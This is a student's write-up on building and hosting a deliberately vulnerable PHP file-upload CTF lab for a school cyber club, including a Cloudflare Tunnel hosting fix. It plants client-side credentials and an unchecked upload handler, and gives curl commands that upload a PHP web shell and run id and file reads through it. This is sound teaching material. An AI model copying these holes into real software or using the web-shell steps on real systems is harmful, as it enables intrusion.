How to build a CTF: Build and Hosting Writeup
Here’s a cute little write up for a deliberately vulnerable PHP upload challenge (Star Wars themed) I set up for my school’s Cybersecurity club. Login creds sit in client-side JS, upload has no validation, and the flag lives outside the web root.
So I wanted to make a CTF lab for my school’s cyber security club. Creating the actual code wasn’t that hard. The problem came when I actually tried to host it, and that’s the story this writeup ends up being about. TL;DR: I <3 cloudflare.
Learning Objectives
- How to enumerate the frontend for hardcoded credentials using the developer tools
- Learn how to abuse arbitrary file upload in order to gain interactive access on a machine
- Learn how to enumerate a linux machine from a webshell
1. Scaffold the project
imperial-archives/
├── docker-compose.yml
├── Dockerfile
├── flag.txt
├── src/
│   ├── index.php         # login gate
│   ├── archive.php       # upload page
│   ├── upload.php        # vulnerable handler
│   ├── logout.php
│   ├── journal.txt       # decoy
│   ├── note.txt          # decoy
│   ├── assets/{style.css, auth.js, imperial-logo.svg}
│   └── uploads/
└── README.md
2. Plant the vulnerabilities
Client-side credentials in src/assets/auth.js:
const CLEARANCE_ID   = "admin";
const CLEARANCE_CODE = "the_emporer_is_unc_l0l";
Upload handler with no checks in src/upload.php:
$name = basename($file['name']);
move_uploaded_file($file['tmp_name'], $dest_dir . '/' . $name);
3. Place the flag outside the web root
Dockerfile:
FROM php:8-apache
COPY src/ /var/www/html/
RUN mkdir -p /opt/imperial/vault
COPY flag.txt /opt/imperial/vault/flag.txt
RUN chown -R www-data:www-data /var/www/html/uploads && chmod -R 0777 /var/www/html/uploads
EXPOSE 80
Flag value:
flag{d34th_st4r_pl4ns_r3triev3d}
4. Compose with ngrok
I had heard from somewhere that using ngrok would be good, so after creating the Docker container I loaded up ngrok, got my public URL, and tried hosting it.
services:
  archives:
    build: .
    networks: [imperial]      # no host ports
  ngrok:
    image: ngrok/ngrok:latest
    command: ["http", "archives:80"]
    environment: [NGROK_AUTHTOKEN=${NGROK_AUTHTOKEN}]
    ports: ["4040:4040"]
    networks: [imperial]
5. Build and test locally
docker build -t ia-test .
docker run -d --name ia -p 8899:80 ia-test
curl -s "http://localhost:8899/uploads/shell.php?c=id"      # after upload
# uid=33(www-data)
6. Hosted with ngrok, I hit a wall
The problem here was that my router would literally block the URL from going through, because I was hosting my vulnerable website over HTTP and not HTTPS. Nothing loaded.
docker compose up --build -d
curl -s http://localhost:4040/api/tunnels | grep -oE '"public_url":"[^"]+"'
Browser returned SSL_ERROR_RX_RECORD_TOO_LONG on the public URL.
7. Diagnose the block
openssl s_client -connect <host>:443 -servername <host>   # packet length too long
curl -s -D - "http://<host>:443/" | grep -i location
# Location: https://block.charter-prod.hosted.cujo.io/warn.html?...
getent ahostsv4 <host>                                    # real ngrok IPs, DNS clean
Cause: Spectrum router running CUJO Security Shield, filtering by TLS SNI on ngrok domains. Basically, routing http traffic through https.
8. Confirm the workaround
# switch host machine to phone hotspot
curl -sI https://<ngrok-url>/index.php    # HTTP 200
9. The fix: host it as a subdomain with a Cloudflare Tunnel
What was I going to do? I only had less than a few hours before I had to present this. But then I remembered, I have a website. So I googled whether I could add a site as a subdomain, and then consulted my clanker Claude on how feasible it would be. I remember banging my head for an hour trying to figure out why I couldn’t get ngrok to work, just to find out that I can host the Docker container as a subdomain. And it’s actually really easy lol, all you have to do is add your Cloudflare token so it creates a tunnel.
bmjanet.dev (my domain) already lives on Cloudflare, so a Cloudflare Tunnel gives me ctf.bmjanet.dev for free, over HTTPS, with its own SNI that nothing on the network was filtering.
So, below is how I pivoted to hosting my CTF challenge. This is hopefully beneficial for you.
Replace the ngrok service in docker-compose.yml with cloudflared:
  cloudflared:
    image: cloudflare/cloudflared:latest
    command: tunnel --no-autoupdate run --token ${CF_TUNNEL_TOKEN}
    networks: [imperial]
    depends_on: [archives]
Creating the tunnel in the Cloudflare dashboard

Step 1 — Open Zero Trust. Cloudflare dashboard -> Zero Trust. Or, use quick search like below.

Step 2 — Create a tunnel.

Step 3 — Pick the connector. Select Cloudflared -> Next.

Step 4 — Name it. Name the tunnel -> Save tunnel.
Step 5 — Copy the token. On the install screen, copy the token, the long eyJ... string in the --token part of the command.
Step 6 — Add the public hostname. Tunnel -> Public Hostname -> Add a public hostname:
- Subdomain
ctf, Domainyourdomain.dev - Service: Type HTTP, URL
archives:80 - Save hostname (this auto-creates the DNS record).
Not including a screenshot for this one because I don’t want to make another subdomain but you’ll see what I mean when you’re there ;)
Paste the token into your .env:
CF_TUNNEL_TOKEN=eyJ...
10. Deploy the tunnel
docker compose up --build -d
docker compose logs cloudflared | grep -i "registered tunnel"
11. Verify the solve path over the live URL
U=https://ctf.yourdomain.dev
curl -s "$U/assets/auth.js" | grep CLEARANCE
curl -s -b 'clearance=granted' -F "holorecord=@shell.php;filename=shell.php" "$U/upload.php"
curl -s "$U/uploads/shell.php?c=id"                               # uid=33(www-data)
curl -s "$U/uploads/shell.php?c=cat%20/opt/imperial/vault/flag.txt"
curl -sI "$U/flag.txt"                                            # 404
12. Add decoy breadcrumbs
# src/note.txt
I sure hope that nobody looks in the opt folder
13. Add a PHP hint footer
Subtle dim credit line at the bottom of src/archive.php:
<p class="credit">Frontend subcontracted to clankers (we don't know what security is btw lol) * Powered by PHP 8 + Apache</p>
14. Theme the web-shell user (ig-67 / clankers)
In Dockerfile, create the user and group, point Apache’s run user at it, and give it the upload dir:
RUN groupadd clankers && \
    useradd -m -s /bin/bash -G clankers ig-67 && \
    printf '\nexport APACHE_RUN_USER=ig-67\nexport APACHE_RUN_GROUP=ig-67\n' >> /etc/apache2/envvars
RUN chown -R ig-67:ig-67 /var/www/html/uploads && chmod -R 0777 /var/www/html/uploads
Result from the web shell:
uid=1000(ig-67) gid=1001(ig-67) groups=1001(ig-67),1000(clankers)
15. Reset to a clean state
docker compose down
find src/uploads -type f ! -name '.gitkeep' -delete
docker compose up --build -d
Final Result


Pretty awesome right!
Decisions
Credentials in client-side JS. The first lesson is that anything shipped to the browser is readable. Putting the check in auth.js instead of inline HTML forces students to open the script rather than glance at the page.
Server-side gate left forgeable. The clearance=granted cookie is trivial to set by hand. That is intentional. The designed path is recovering the real creds, and a weak gate keeps the focus on that.
No validation on upload. Extension, MIME, and rename checks are all omitted so a .php file lands in a directory Apache will execute. This is the core RCE lesson, so hardening here would defeat the point.
Flag outside the web root. Placing it at /opt/imperial/vault/flag.txt means it cannot be fetched over HTTP. The only way to read it is through the shell, which teaches filesystem enumeration after code execution. The note.txt decoy nudges toward /opt.
PHP hint footer. Student’s need a nudge to realize the stack is PHP. The footer reads like a real cheap-dev-shop credit and drops “Powered by PHP 8” naturally, rewarding the same view-source habit they used to find the creds. It sits on the upload page, right where they choose what file to send.
Cloudflare Tunnel instead of paid ngrok. I originally wanted to host it on ngrok, but on a protected network it wouldn’t work because it tried routing http through https. SO, ngrok got dropped entirely. On the network I was presenting from it was blocked, and the paid fix was a custom ngrok domainm, and that costs money and needs a Pay-as-you-go plan. My own domain, bmjanet.dev already lives on Cloudflare, so a Cloudflare Tunnel gives ctf.bmjanet.dev for free, over HTTPS, with its own SNI that the filter never matched. That became the whole hosting story; no second tunnel needed. This is so peak, cause this is how I’m going to host a lot of ctf challenges from now on.

WAF left alone. Cloudflare sits in front of a real RCE box, so its security features could block shell payloads. Testing showed the Free plan passed id, cat /etc/passwd, and enumeration commands untouched, so no rule changes were made.